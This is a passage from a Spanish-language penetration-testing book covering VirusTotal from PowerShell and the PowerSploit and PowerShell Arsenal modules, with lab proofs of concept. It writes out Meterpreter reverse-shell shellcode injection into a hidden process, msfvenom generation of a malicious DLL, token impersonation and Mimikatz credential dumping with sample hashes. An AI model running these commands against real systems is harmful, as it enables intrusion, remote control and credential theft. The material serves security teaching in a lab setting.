En la siguiente imagen se puede observar cómo se realiza una subida de una muestra a *VirusTotal* para que se pueda analizar. La función de subida de archivos *Submit-VTFile* devuelve información sobre el *hash*, el identificador del escaneo, el identificador de recurso con la que se puede obtener después más información. La función *Get-VTFileReport*, la cual también se puede visualizar en la imagen, permite recuperar el reporte con toda la información, pública, sobre el análisis.

```
PS D:\libros\pentesting powershell\Posh-VirusTotal-master> Submit-VTFile -F
ile .\PsExec.exe -APIKey
a0d56fe7b4d538


scan_id       : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95-1438539403
sha1          : b5c62d79eda4f7e4b60a9caa5736a3fdc2f1b27e
resource      : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95
response_code : 1
sha256        : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95
permalink     : https://www.virustotal.com/file/3b08535b4add194f5661e1131c
                8e81af373ca322cf669674cf1272095e5cab95/analysis/1438539403
                /
md5           : a7f7a0f74c8b48f1699858b3b6c11eda
verbose_msg   : Scan request successfully queued, come back later for the
                report

PS D:\libros\pentesting powershell\Posh-VirusTotal-master> Get-VTFileReport
 -APIKey                                                             ld538 -
Resource 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e5cab95

scans         : @{Bkav=; MicroWorld-eScan=; nProtect=; CAT-QuickHeal=;
                McAfee=; Malwarebytes=; Zillya=; SUPERAntiSpyware=;
                K7AntiVirus=; BitDefender=; K7GW=; TheHacker=;
                NANO-Antivirus=; F-Prot=; Symantec=; ESET-NOD32=;
                TrendMicro-HouseCall=; Avast=; ClamAV=; Kaspersky=;
                Alibaba=; Agnitum=; ViRobot=; ByteHero=; Rising=;
                Ad-Aware=; Sophos=; Comodo=; F-Secure=; DrWeb=; VIPRE=;
                TrendMicro=; McAfee-GW-Edition=; Emsisoft=; Cyren=;
                Jiangmin=; Avira=; Antiy-AVL=; Kingsoft=; Microsoft=;
                Arcabit=; AegisLab=; GData=; AhnLab-V3=; ALYac=; AVware=;
                VBA32=; Baidu-International=; Zoner=; Tencent=; Ikarus=;
                Fortinet=; AVG=; Panda=; Qihoo-360=}
scan_id       : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95-1438494966
sha1          : b5c62d79eda4f7e4b60a9caa5736a3fdc2f1b27e
resource      : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95
response_code : 1
scan_date     : 2015-08-02 05:56:06
permalink     : https://www.virustotal.com/file/3b08535b4add194f5661e1131c
                8e81af373ca322cf669674cf1272095e5cab95/analysis/1438494966
                /
verbose_msg   : Scan finished, information embedded
total         : 55
positives     : 1
sha256        : 3b08535b4add194f5661e1131c8e81af373ca322cf669674cf1272095e
                5cab95
md5           : a7f7a0f74c8b48f1699858b3b6c11eda
```

Fig. 3.36: Subida de muestra para análisis y recuperación de información de VirusTotal.

5. PowerSploit

PowerSploit son un conjunto de módulos que proporcionan una colección de funciones útiles para algunas fases de la explotación, pero sobre todo para las fases de *post-explotación* en un test de intrusión. *PowerSploit* se ha dividido en dos ramas diferenciadas en la que se pueden encontrar diferentes *scripts* con un objetivo distinto.

La rama clásica es *PowerSploit* y se puede encontrar en la siguiente dirección URL *https://github.com/mattifestation/PowerSploit*, mientras que *PowerSploit Arsenal* o *PowerShell Arsenal* puede ser encontrada en la siguiente dirección URL *https://github.com/mattifestation/PowerShellArsenal*.

La rama clásica de *PowerSploit* proporciona un conjunto de módulos para llevar a cabo ejecuciones de código, evasión de antivirus, recopilación de información y manipulación de ésta, gestión de la persistencia en una fase de *post-explotación*, manipulación sencilla de *scripts* en la máquina víctima, etcétera.

Por otro lado *PowerShell Arsenal* es un módulo utilizado para ayudar con la ingeniería inversa. El módulo puede ser utilizado para desensamblar ficheros, realizar análisis de *malware* .NET, análisis de memoria, *parsear* diferentes formatos y obtener información interna de los sistemas.

Las funcionalidades que son proporcionadas por *PowerSploit* se pueden enumerar en la siguiente lista:

- *Code Execution*. Las funciones que se encuentran en esta categoría proporcionan la vía para ejecutar código, ya sea a través de *DLL Injection*, *Reflective PE Injection* o la ejecución de una *shellcode*.
- *Script Modification*. Modifica u optimiza la ejecución de *scripts* sobre una máquina comprometida.
- *Persistence*. Una funcionalidad interesante en un *pentest*, y que en otros *frameworks* de *PowerShell* no se encuentran. Estas funciones permiten al *pentester* disponer de la posibilidad de volver acceder al equipo o de ejecutar diferentes acciones a través de *scripts* programadas en el tiempo. En resumen, genera persistencia en el equipo comprometido.
- *Antivirus Bypass*. Ayuda a realizar *bypass* sobre los antivirus. Solo hay una función en esta categoría, la cual permite localizar firmas sencillas utilizando el mismo método *DSplit* con la clase 101.
- *Exfiltration*. Esta categoría proporciona al *pentester* funciones para ejecutar un *Mimikatz* sobre la máquina comprometida, hacer inyección de credenciales, realizar copias *shadow*, por ejemplo de ficheros bloqueados por el sistema, configurar un *keylogger*, realizar un mini volcado de memoria, conseguir *screenshots* en remoto, etcétera. Una categoría muy interesante para la *post-explotación*.
- *Mayhem*. Esta categoría dispone de 2 funciones las cuales manejan estructuras críticas. La primera puede modificar el *Master Boot Record* y la segunda provoca un pantallazo azul para provocar un volcado de memoria RAM.

- *Recon*. Esta categoría proporciona funciones que pueden ser utilizadas en la fase de recopilación de información. Algunas funciones proporcionan resolución inversa de direcciones IP y un escaneo sobre un grupo de máquinas pudiendo ser utilizada en la fase de *fingerprinting*.

Las categorías que son proporcionadas por *PowerShell Arsenal* son las que se enumeran a continuación:

- *Disassembly*. Estas funciones desensamblan código nativo y gestionado.
- *Malware Analysis*. Herramientas útiles cuando se realiza un análisis de *malware*.
- *Memory Tools*. Funciones que permiten al *pentester* realizar un análisis de procesos que se encuentran en memoria y de la información que se alberga en ella.
- *Parsers*. Permiten *parsear* estructuras en memoria.
- *Windows Internals*. Obtienen y analizan a bajo nivel información sobre el sistema operativo.
- *Misc* y *libraries*. Funciones y librerías de ayuda para mejorar la experiencia de la ingeniería inversa en *PowerShell*.

Code Execution

Esta categoría es una de las más llamativas, ya que la ejecución de código en un sistema siempre llama mucho la atención del usuario. La ejecución de código a través de estos *scripts* tiene sus ventajas, ya que la evasión de mecanismos de seguridad es algo prioritario en un test de intrusión.

En la siguiente tabla se muestran las distintas funciones que pueden ser ejecutadas a través de este módulo:

Función	Descripción
Invoke-Shellcode	Esta función inyecta una *shellcode* dentro de un proceso indicado, siempre y cuando se tenga el mismo o superior privilegio, o en el propio entorno de la consola de *PowerShell*. La *shellcode* que se inyecta es un *windows/meterpreter/reverse_https*
Invoke-ShellcodeMSIL	Ejecuta una *shellcode* dentro del contexto en el que se ejecuta la *PowerShell* sin utilizar ninguna llamada a funciones *Win32*
Invoke-DllInjection	Inyecta una DLL dentro de un proceso seleccionado por el usuario
Invoke-ReflectivePEInjection	Carga un archivo *Windows* PE (DLL o EXE) en el proceso de *PowerShell* o inyecta una DLL en un proceso remoto

Tabla 3.23: Funciones de Code Execution en PowerSploit.

Script Modification

En algunas ocasiones es necesario generar *EncodedCommand* para pasar más desapercibido, cifrar el contenido de ciertos *scripts* para almacenarlos en disco o comprimir archivos para su posterior ejecución. Estas pequeñas modificaciones pueden resultar útiles una vez el *pentester* se encuentra en la máquina comprometida.

En la siguiente tabla se muestran las distintas funciones que pueden ser ejecutadas en este módulo:

Función	Descripción
Remove-Comments	Elimina los comentarios y espacios en blanco de un *script*
Out-EncryptedScript	Cifra el contenido de archivos o *scripts*. Esto puede ser interesante si se quiere almacenar en un equipo, durante un tiempo información referente a, por ejemplo, una cadena de conexión, datos obtenidos que quieren ser enviados a través de la red, etcétera
Out-EncodedCommand	Comprime, *encodea* en *Base64* y genera una salida en formato *EncodedCommand*, la cual puede ser ejecutada a través de la instrucción *PowerShell.exe –EncodedCommand <salida generada>*
Out-CompressedDll	Comprime, *encodea* en *Base64* y genera un código para cargar una *managed DLL* en memoria

Tabla 3.24: Funciones de Script Modification en PowerSploit.

Persistence

La persistencia es vital en algunos entornos. La posibilidad de poder ejecutar código o un *script* en un momento programado en el tiempo puede ayudar al *pentest* a recuperar el control de una máquina comprometida previamente.

Función	Descripción
New-UserPersistenceOption	Configura diferentes opciones relacionadas con la persistencia para que puedan ser utilizadas por la función *Add-Persistence*
New-ElevatedPersistenceOption	Configura diferentes opciones relacionadas con la persistencia y la elevación de acciones
Add-Persistence	Crea persistencia en el sistema de un *script*
Install-SSP	Instala una DLL que aporte un SSP, *Security Support Provider*
Get-SecurityPackages	Enumera todos los SSP cargados

Tabla 3.25: Funciones de Persistence en PowerSploit.

Exfiltration

Las funciones de esta categoría son utilizadas para mostrar y manipular información del sistema comprometido a través de *PowerShell*. Son funciones importantes que pueden ser utilizadas durante el *pentest* para conseguir capturas de pantallas, realizar *pivoting* de procesos, gestionar copias de archivos bloqueados por el sistema, captura de pulsaciones, etcétera. A continuación se muestra una descripción de las funciones que integran el módulo.

Función	Descripción
Invoke-TokenManipulation	Esta función requiere de permisos de administrador. Permite enumerar y gestionar los diferentes *token* que pueden existir en el sistema operativo. Es una función muy potente en la *post-explotación*, además, permite realizar *pivoting* entre procesos. Por ejemplo, se puede ejecutar un proceso con cierto privilegio y después realizar la captura de sus pulsaciones, juntando la impersonalización de *tokens* con la función de *keylogging*. Dos ejemplos sencillos son *Invoke-TokenManipulation –Enumerate* y *Invoke-TokenManipulation –ImpersonateUser –Username "nt authority\system"*
Invoke-CredentialInjection	Esta función crea un inicio de sesión con credenciales en texto plano y se puede inyectar en *LSALogonUser*, para posteriormente ser utilizado desde un *login* de RDP o un *login* local
Invoke-NinjaCopy	Esta función copia un fichero desde un sistema NTFS mediante lectura del volumen en bruto y analizar sus estructuras
Invoke-Mimikatz	Esta función carga *Mimikatz 1.0* en memoria utilizando *PowerShell*. Esto puede ser utilizado para hacer un *dumpeo* de credenciales sin escribir nada en disco. En una fase de *post-explotación* puede permitir obtener información sensible de los usuarios, como por ejemplo sus contraseñas. La función es aplicable hasta *Windows 8*
Get-Keystrokes	Esta función registra las pulsaciones realizadas por el usuario de la máquina sobre la ventana activa
Get-GPPPassword	Esta función recupera contraseñas en texto plano y otra información de cuentas que fueron abiertas a través de las políticas de directivas de grupo
Get-TimedScreenshot	Esta función realiza *screenshots*, siendo configurable el intervalo de actuación. Las capturas de pantalla realizadas se almacenan en una carpeta
Get-VolumeShadowCopy	Enumera las rutas de los dispositivos de todos los volúmenes locales compatibles con *shadow copies*

Función	Descripción
Mount-VolumeShadowCopy	Monta un volumen en modo *shadow copy*
Get-VaultCredential	Recupera las credenciales almacenadas en *Vault Credential*, el cual es un componente del sistema que almacena las credenciales introducidas en sitios web y credenciales de *Windows*
Out-Minidump	Genera un *minidump* completo de memoria de un proceso proporcionado por el *pentester*. Esta función es útil para poder examinar lo que el proceso alberga en memoria

Tabla 3.26: Funciones de Exfiltration en PowerSploit.

Otros: Mayhem, Recon y AV Bypass

Los módulos *Mayhem, Recon* y *AV Bypass* proporcionan funciones para recopilación de información, *fingerprinting* y evasión de antivirus. Se han agrupado en un solo apartado debido a que cada módulo contiene pocas funciones. A continuación se enumeran las distintas funciones disponibles.

Función	*Descripción*
Find-AVSignature	Localiza *Single Byte AV* utilizando el mismo método que *DSplit* desde *"class101"*. Esta función pertenece al módulo *AV Bypass*
Set-MasterBootRecord	Esta función es una prueba de concepto que sobrescribe el *Master Boot Record* con el mensaje que el usuario indique. Este módulo pertenece a *Mayhem*
Set-CriticalProcess	Esta función provoca un pantallazo azul en *Windows*. Este módulo pertenece a *Mayhem*
Invoke-Portscan	Esta función proporciona un escáner de puertos básico. Interesante función para la fase de *fingerprinting*. Este módulo pertenece al módulo *Recon*
Get-HTTPStatus	Esta función realiza peticiones HTTP y devuelve el código de estado y la dirección URL completa. Este módulo pertenece al módulo *Recon*. Un ejemplo sencillo de ejecución sería *Get-HttpStatus –Target <dominio>*. Esta ejecución comienza a hacer fuerza bruta de directorios y recursos y devuelve el código HTTP y la dirección URL
Invoke-ReverseDns-Lookup	Realiza un escaneo a los registros PTR. Este módulo pertenece al módulo *Recon*

Tabla 3.27: Diferentes funciones en PowerSploit.

Además, el módulo *Recon* proporciona diccionarios que pueden ser utilizados para la fase de recopilación de información en un test de intrusión. Hay uno especial para *Sharepoint*, otro de uso genérico y un tercero para la búsqueda de paneles de administración.

PowerShell Arsenal: Disassembly

Este módulo proporciona funciones que permiten desensamblar código nativo y *managed* obteniendo diferentes formatos. A continuación se enumeran las funciones correspondientes con el módulo:

Función	Descripción
Get-CSDisassembly	Esta función desensambla un binario devolviendo un *array* de *bytes* utilizando *Capstone Engine disassembly Framework*
Get-ILDisassembly	Esta función desensambla de forma similar a como lo haría *ildasm*

Tabla 3.28: Funciones de Disassembly en PowerShell Arsenal.

PowerShell Arsenal: Malware Analysis

Este módulo proporciona diferentes funciones relacionadas con el análisis de archivos, generalmente en busca de malware. A continuación se describen las diferentes funciones correspondientes con este módulo:

Función	Descripción
New-FunctionDelegate	Proporciona un *Wrapper* de un ejecutable para una función en *x86* o *x86_64*
New-DllExportFunction	Crea un *wrapper* de una función exportada
Invoke-LoadLibrary	Carga una DLL en el actual proceso de *PowerShell*
Get-HostsFile	*Parsea* y devuelve el contenido del fichero *hosts* del sistema *Windows*
New-HostsFileEntry	Esta función permite reemplazar o añadir una entrada al fichero de *hosts* del sistema
Remove-HostsFileEntry	Esta función permite eliminar una entrada del fichero de *hosts* del sistema
Get-AssemblyStrings	Esta función devuelve un *output* con todas las *strings* de un ejecutable .NET
Get-AssemblyResources	Esta función extrae todos los recursos *managed* de un ensamblado .NET
Get-AssemblyImplementedMethods	Devuelve todos los métodos de un ensamblado que están implementados en MSIL

Tabla 3.29: Funciones de Malware Analysis en PowerShell Arsenal.

PowerShell Arsenal: Memory Tools

La inspección y análisis de procesos es un paso importante para el análisis de la memora y las situaciones que han ocurrido u ocurren en este instante en un equipo. Para este tipo de situaciones

PowerShell Arsenal dispone de un módulo denominado *Memory Tools*, el cual implementa los siguientes tipos de funciones.

Función	Descripción
Get-ProcessStrings	Esta función devuelve como *output* todas las *strings* imprimibles de un proceso que se encuentra en memoria
Get-VirtualMemoryInfo	Esta función es un *wrapper* para *kernel32!VirtualQueryEx*
Get-ProcessMemoryInfo	Esta función proporciona al usuario información de la memoria virtual para cada conjunto de páginas que se encuentra en la memoria. Esta función es similar a *!vadump WinDbg*
Get-StructFromMemory	Esta función proporciona datos de un bloque no administrado de la memoria en un proceso arbitrario

Tabla 3.30: Funciones de Memory Tools en PowerShell Arsenal.

PowerShell Arsenal: Parsers

Este módulo presenta funciones que proporcionan la posibilidad de realizar *parseos* sobre ejecutables en memoria o los conocidos como *file formats*. El módulo consta de 4 funciones, las cuales se describen a continuación.

Función	Descripción
Get-PE	*Dumpea* un proceso y *parsea* el PE
Find-ProcessPEs	Encuentra archivos PE en memoria
Get-LibSymbols	Muestra los símbolos desde *Windows* LIB
Get-ObjDump	Muestra información acerca de los objetos OBJ en *Windows*

Tabla 3.31: Funciones de Parsers en PowerShell Arsenal.

PowerShell Arsenal: Windows Internals

Este módulo proporciona funciones que ayudan a obtener información a bajo nivel del sistema operativo. Las funciones que conforman este módulo son presentadas a continuación.

Función	Descripción
Get-PEB	Devuelve el PEB de un procesos, es decir, el *Process Environment Block*
Register-ProcessModuleTrace	Registra una traza de módulos cargados
Get-ProcessModuleTrace	Muestra información sobre los módulos cargados en los procesos
Unregister-ProcessModuleTrace	Detiene la traza de módulos cargados
Get-SystemInfo	Esta función es un *wrapper* de *kernel32!GetSystemInfo*

Tabla 3.32: Funciones de Windows Internals en PowerShell Arsenal.

PowerShell Arsenal: Misc

Este módulo proporciona funciones con diferentes objetivos, pero que pueden ser útiles en diferentes escenarios. Por encima del resto destaca la famosa *Get-Strings*, la cual es una réplica de *strings.exe* de *Sysinternals*. A continuación se describen las diferentes funciones que forman parte de *Misc*.

Función	Descripción
Get-Strings	*Dumpea* las *strings* de un fichero en formato *Unicode* o *Ascii*. Es una réplica de la funcionalidad de *Sysinternals strings.exe*
Get-Member	Esta función extiende el cmdlet *Get-Member*, la cual añade el parámetro *Private*, el cual permite mostrar *members* no públicos de .NET
ConvertTo-String	Convierte los *bytes* de un fichero a *string*
Get-Entropy	Calcula la entropía de un fichero o un *array* de *bytes*

Tabla 3.33: Funciones de Misc en PowerShell Arsenal.

PoC: Code Execution + Recon

En esta prueba de concepto se va a trabajar con los módulos *Code Execution* y *Recon* de *PowerSploit*. El escenario de esta prueba de concepto contempla la fase de reconocimiento y *fingerprinting* y la fase de *post-exploitation*.

En primer lugar se utilizarán las funciones *Invoke-Portscan* y *Get-HttpStatus* para obtener información sobre una máquina remota. Esta máquina remota tendrá un gran número de puertos abiertos y servicios corriendo en ella. El *pentester* utilizará estas funciones con el fin de obtener un mapa de puertos y servicios, y por otro lado utilizará la segunda función con el fin de encontrar recursos HTTP y el estado que se devuelve de éstos.

La función *Invoke-Portscan* dispone de una serie de parámetros, los cuales ofrecen una funcionalidad flexible de dicha función. A continuación se presenta un cuadro resumen de los parámetros más interesantes y las posibilidades de descubrimiento que ofrece la función.

Parámetro	Descripción
Hosts	Permite indicar diferentes *hosts* en la línea de comandos separados por comas. Este parámetro soporta IPv4 CIDR, por lo que se pueden indicar redes, por ejemplo 80.0.0.0/24

Parámetro	Descripción
HostFile	Permite indicar un fichero con los *hosts* a escanear
ExcludeHosts	Permite excluir *hosts* separados por coma
Ports	Permite indicar los puertos que se quieren escanear separados por comas. También se permite indicar un rango de puertos, por ejemplo 20-500
PortFile	Se indican los puertos desde un fichero de texto
TopPorts	Permite indicar el número de *Top Ports* que se quieren escanear. Por defecto es 50
ExcludePorts	Permite excluir los puertos indicados en este parámetro
PingOnly	Deshabilita el escaneo de puertos y realiza un escaneo a través del protocolo ICMP
XmlOut	Devuelve en XML el descubrimiento realizado
AllformatsOut	Devuelve los resultados en ficheros con diferentes formatos como son *.nmap*, *.xml* y *.gnmap*

Tabla 3.34: Parámetros de Invoke-Portscan.

Con la información anterior se puede entender que la función dispone de diferentes opciones, entendiendo esta función como bastante flexible. Además, el poder utilizar esta información en otras herramientas es un punto a su favor, gracias a la exportación a ficheros XML y otros formatos, como por ejemplo *nmap*.

```
Invoke-Portscan.ps1 v0.13 scan initiated 08/08/2015 15:37:41 as: Invoke-Po
   Port Scanning
   [ooooooooooooooooooooooooooooo                                        ]

   starting computer 121

PS D:\libros\pentesting powershell\PowerSploit-master\Recon> Invoke-Portsca
n -Hosts 192.168.56.0/24 -PingOnly | Where-Object {$_.alive -eq $true}


Hostname      : 192.168.56.101
alive         : True
openPorts     : {}
closedPorts   : {}
filteredPorts : {}
finishTime    : 08/08/2015 15:43:39

Hostname      : 192.168.56.102
alive         : True
openPorts     : {}
closedPorts   : {}
filteredPorts : {}
finishTime    : 08/08/2015 15:43:39

Hostname      : 192.168.56.255
alive         : True
openPorts     : {}
closedPorts   : {443}
filteredPorts : {}
finishTime    : 08/08/2015 15:43:39
```

Fig. 3.37: Descubrimiento de máquinas en una red a través de ICMP.

En la imagen se puede visualizar como se escanea la red 192.168.56.0/24 en busca de máquinas que respondan a *ping*.

Además, los objetos devueltos por la función *Invoke-Portscan* son filtrados para que solo se muestren los que han respondido a dicho *ping*. Si esta restricción no hubiera sido configurada se mostrarían todos los objetos generados, uno por cada *host*.

Ahora se utilizará la función *Invoke-Portscan* para llevar a cabo un escaneo de puertos con una máquina en concreto, en este caso la máquina con dirección IP 192.168.56.102. Tal y como se puede visualizar en la imagen, la máquina tiene un gran número de puertos abiertos, lo cual abre diferentes caminos al *pentester* que deben ser evaluados en la fase de explotación.

```
PS D:\libros\pentesting powershell\PowerSploit-master\Recon> Invoke-Portsca
n -Hosts 192.168.56.102 -Ports 20-500


Hostname      : 192.168.56.102
alive         : True
openPorts     : {21, 22, 23, 25...}
closedPorts   : {20, 24, 27, 32...}
filteredPorts : {}
finishTime    : 08/08/2015 15:52:58

PS D:\libros\pentesting powershell\PowerSploit-master\Recon> $ports = Invok
e-Portscan -Hosts 192.168.56.102 -Ports 20-500

PS D:\libros\pentesting powershell\PowerSploit-master\Recon> $ports.openPor
ts
21
22
23
25
53
80
111
139
445
```

Fig. 3.38: Descubrimiento de puertos abiertos con Invoke-Portscan.

Para finalizar con las funciones de *Recon* y viendo que la máquina 192.168.56.102 tiene el puerto 80 abierto se puede utilizar la función *Get-HttpStatus*. Esta función dispone de algunos parámetros, los cuales se describen a continuación.

Parámetro	Descripción
Target	Especifica la dirección web o dirección IP del *host* remoto
Path	Especifica el *host* remoto
Port	Especifica el puerto remoto con el que se debe conectar
UseSSL	Este parámetro es de tipo *Switch*, por lo que si se indica se utilizar una conexión SSL

Tabla 3.35: Parámetros de Get-HttpStatus.

En el siguiente ejemplo se va a realizar una búsqueda de recursos sobre el servidor web de la máquina 192.168.56.102. En esta búsqueda se va a filtrar por código, es decir, las respuestas obtenidas con código *"20*"* serán las mostradas, ¿Cuál es el objetivo? Poder conocer qué recursos existe en el servidor y se tiene acceso sobre ellos.

```
PS D:\libros\pentesting powershell\PowerSploit-master\Recon> Get-HttpStatus
 -Target 192.168.56.102 -Path .\diccionario.txt | Where-Object {$_.Status -
eq "OK"}

                          Status URL
                          ------ ---
                              OK http://192.168.56.102/dav
```

Fig. 3.39: Obtención de direcciones URL de un servidor.

En resumen, se puede conseguir el listado de direcciones URL y ver el estado que devuelve con la siguiente instrucción *Get-HttpStatus -Target www.example.com -Path <diccionario para fuzzear> | Select-Object {where StatusCode -eq 20*}*. La instrucción *Select-Object* puede ser sustituida por *Where-Object*, la cual se ha utilizado más durante el desarrollo del libro.

Las funciones de *Code Execution* serán utilizadas ya en la fase de *post-exploitation*, aunque si se tiene acceso físico a un equipo o una sesión remota como un usuario sin privilegio se podrían utilizar también para ganar acceso, e incluso persistencia en el equipo, pero por lo general se utilizarán una vez que la explotación haya funcionado.

Las funciones que se presentan en esta prueba de concepto son *Invoke-Shellcode, Invoke-ShellcodeMSIL* e *Invoke-DllInjection*. Las dos primeras funciones son similares. La diferencia entre *Invoke-Shellcode* e *Invoke-ShellcodeMSIL* es que la segunda no utiliza llamadas a funciones *Win32*, lo cual puede ser aprovechado para evitar un comportamiento sospechoso. A continuación se detallan los parámetros de las funciones *Invoke-Shellcode*.

Parámetro	Descripción
ProcessID	Se puede indicar el ID del proceso dónde inyectar la *shellcode*
Shellcode	Se puede especificar un *array* de *bytes* para ejecutar una *shell-code*
Payload	Se puede especificar qué *payload* utilizar. Solo se dispone, actualmente, de *windows/meterpreter/reverse_http* y *windows/meterpreter/reverse_https*
ListMetasploitPayloads	Lista todos los *payloads* soportados de *Metasploit*
Lhost	Indica cual es la dirección IP o nombre de *host* dónde se recibirá la conexión. Si los *payloads* son inversos, en este parámetro el *pentester* siempre configurará una dirección IP suya para recibir la conexión

Parámetro	Descripción
Lport	Indica en qué puerto escuchará la máquina del *pentester* para recibir la conexión
UserAgent	Se puede indicar que *UserAgent* utilizar cuando se lanza un *Meterpreter* a través de HTTP o HTTPS
Legacy	Es un parámetro tipo *switch*, el cual indica si se utiliza un *handler* para *Meterpreter* descontinuado o se utiliza el moderno
Proxy	Especifica si se utilizará un *Proxy*. Es un parámetro tipo *switch*, por lo que si se activa se cogerán los valores configurados en la máquina como *proxy*

Tabla 3.36: Parámetros de Invoke-Shellcode.

Ahora, el *pentester* puede crear un proceso oculto, por ejemplo un *notepad.exe*. La instrucción para ejecutar esto es *Start-Process notepad.exe –WindowStyle hidden*.

Para poder recuperar el identificador de proceso se puede ejecutar *Get-Process* o *tasklist* en cualquier instante. Ahora, se lanzará la *shellcode* inyectándola sobre el proceso *notepad.exe* que se encuentra oculto y corriendo en el sistema.

Para llevar a cabo esta acción se ejecuta la siguiente instrucción *tasklist.exe | findstr notepad.exe; Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.56.101 -Lport 8443 -ProcessID 360*.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(handler) > exploit

    Started HTTPS reverse handler on https://0.0.0.0:8443/
    Starting the payload handler...
    192.168.56.101:25146 Request received for /2jpP...
    192.168.56.101:25146 Staging connection for target /2jpP received...
    Meterpreter session 1 opened (192.168.56.101:8443 -> 192.168.56.101:25146) a
t 2015-08-08 17:12:13 +0200

meterpreter > sysinfo
Computer        : P11P-07
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : es_ES
Meterpreter     : x86/win32
```

Fig. 3.40: Obtención de sesión de Meterpreter con reverse_https.

Por último, es importante hablar de *Invoke-DllInjection*. Esta función permite inyectar una DLL en un proceso existente en la máquina utilizando su PID. Una DLL puede ser fácilmente inyectable en un proceso.

La única desventaja es que la DLL debe ser escrita en disco, lo cual puede hacer que sea detectada por los motores de antivirus.

A continuación se muestran los diferentes parámetros que proporciona esta función.

Parámetro	Descripción
ProcessID	Se puede indicar el ID del proceso dónde inyectar la DLL
Dll	Ruta dónde se encuentra la DLL que será inyectada en el proceso. La ruta puede ser absoluta o relativa

Tabla 3.37: Parámetros de Invoke-DllInjection.

¿Cómo generar una DLL maliciosa de manera sencilla? Hay que tener en cuenta que este método puede ser detectado por gran cantidad de antivirus, pero existen otras formas para lograr la evasión.

Para generar la DLL se utilizará la herramienta *msfvenom* del *framework* de *Metasploit*. La instrucción sería *msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<dirección IP pentester> LPORT=<puerto por el que escuchará el handler> -f dll > malicioso.dll.*

Una vez se tiene generada la DLL se puede crear un proceso oculto como se hizo anteriormente, por ejemplo con *Start-Process notepad.exe –WindowStyle Hidden*. Posteriormente, se puede inyectar la DLL en el proceso generado con la siguiente instrucción *Invoke-DllInjection –ProcessID <número de PID> -Dll <ruta de la DLL>*. En el otro extremo hay que configurar el *handler* de *Metasploit* para recibir la conexión, como se ha visto en otros ejemplos.

PoC: Post-Exploitation con Exfiltration + Persistence

En esta prueba de concepto se estudian funciones de los módulos *Exfiltration* y *Persistence*. Respecto al módulo *Exfiltration* se tratarán las funciones *Invoke-TokenManipulation*, *Invoke-Mimikatz*, *Get-TimedScreenshot* y *Out-Minidump*.

La primera función va a permitir al *pentester* impersonalizar los usuarios que hay en el sistema, también pudiendo enumerar a éstos.

Mediante el uso de *Invoke-TokenManipulation –Enumerate* se puede lograr listar los *tokens* disponibles en el sistema. También se podrá crear un proceso en la máquina y que éste ejecute con otra identidad.

Para poder enumerar *tokens* y utilizarlos se deberá ejecutar como administrador la sesión de *PowerShell*.


```
PS D:\libros\pentesting powershell\PowerSploit-master\Exfiltration> Invoke-TokenManipulation -Enumerate

Domain              : NT AUTHORITY
Username            : SYSTEM
hToken              : 2064
LogonType           : 0
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeCreateTokenPrivilege, SeLockMemoryPrivilege, SeTcbPrivilege,
                      SeSystemProfilePrivilege...}
PrivilegesAvailable : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege,
                      SeSecurityPrivilege, SeTakeOwnershipPrivilege...}
ProcessId           : 692

Domain              : NT AUTHORITY
Username            : SERVICIO LOCAL
hToken              : 2344
LogonType           : 5
IsElevated          : True
TokenType           : Primary
SessionID           : 0
PrivilegesEnabled   : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobalPrivilege}
PrivilegesAvailable : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege,
                      SeSystemtimePrivilege, SeShutdownPrivilege...}
ProcessId           : 4620

Domain              : 11PATHS
Username            : Pablo.Gonzalez
hToken              : 2024
LogonType           : 2
IsElevated          : True
TokenType           : Primary
SessionID           : 3
PrivilegesEnabled   : {SeChangeNotifyPrivilege, SeImpersonatePrivilege, SeCreateGlobalPrivilege}
PrivilegesAvailable : {SeIncreaseQuotaPrivilege, SeTcbPrivilege, SeSecurityPrivilege,
                      SeTakeOwnershipPrivilege...}
ProcessId           : 6004
```

Fig. 3.41: Enumeración de tokens en el sistema.

Si el *pentester* quiere ejecutar un proceso con una identidad concreta podrá utilizar la instrucción *Invoke-TokenManipulation –CreateProcess <proceso, por ejemplo calc.exe> –Username <domain\usuario, por ejemplo "nt authority\system">*.

Por otro lado, se puede impersonalizar el proceso actual lanzando la siguiente instrucción *Invoke-TokenManipulation –ImpersonateUser –Username "nt authority\system"*

La función *Invoke-TokenManipulation* puede juntarse con la ejecución posterior de *Invoke-Mimikatz* para extraer información sensible de *lsass.exe*.

La función *Invoke-Mimikatz* permite cargar en memoria *Mimikatz* consiguiendo, por ejemplo, un *dumpeo* de credenciales sin tener que escribir un binario en disco. Además, se puede ejecutar contra varias máquinas, siempre y cuando se tenga el privilegio suficiente, a través del parámetro *ComputerName*.

La función realizará un *dumpeo* de credenciales si es invocada con el parámetro *DumpCreds*, aunque también puede realizar un *dumpeo* de certificados de la máquina con el parámetro *DumpCerts*.

Si el *pentester* requiere lanzar la función sobre varias máquinas puede utilizar el parámetro *ComputerName* de la siguiente forma *–ComputerName @("equipo1", "equipo2", ..., "equipoN")*. *Mimikatz* tiene sus propios comandos, por lo que pueden ser ejecutados también a través de la función, por ejemplo *Invoke-Mimikatz –Command "privilege::debug exit"*.

```
Authentication Id : 0 ; 64899 (00000000:0000fd83)
Session           : Interactive from 1
User Name         : Administrator
Domain            : pshell8
SID               : S-1-5-21-3507275698-1183418431-608800615-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : pshell8
         * LM       : 8735172c3a77d2c65aacd84cd494924f
         * NTLM     : 7015aa2627690da1100e50d3f2937f18
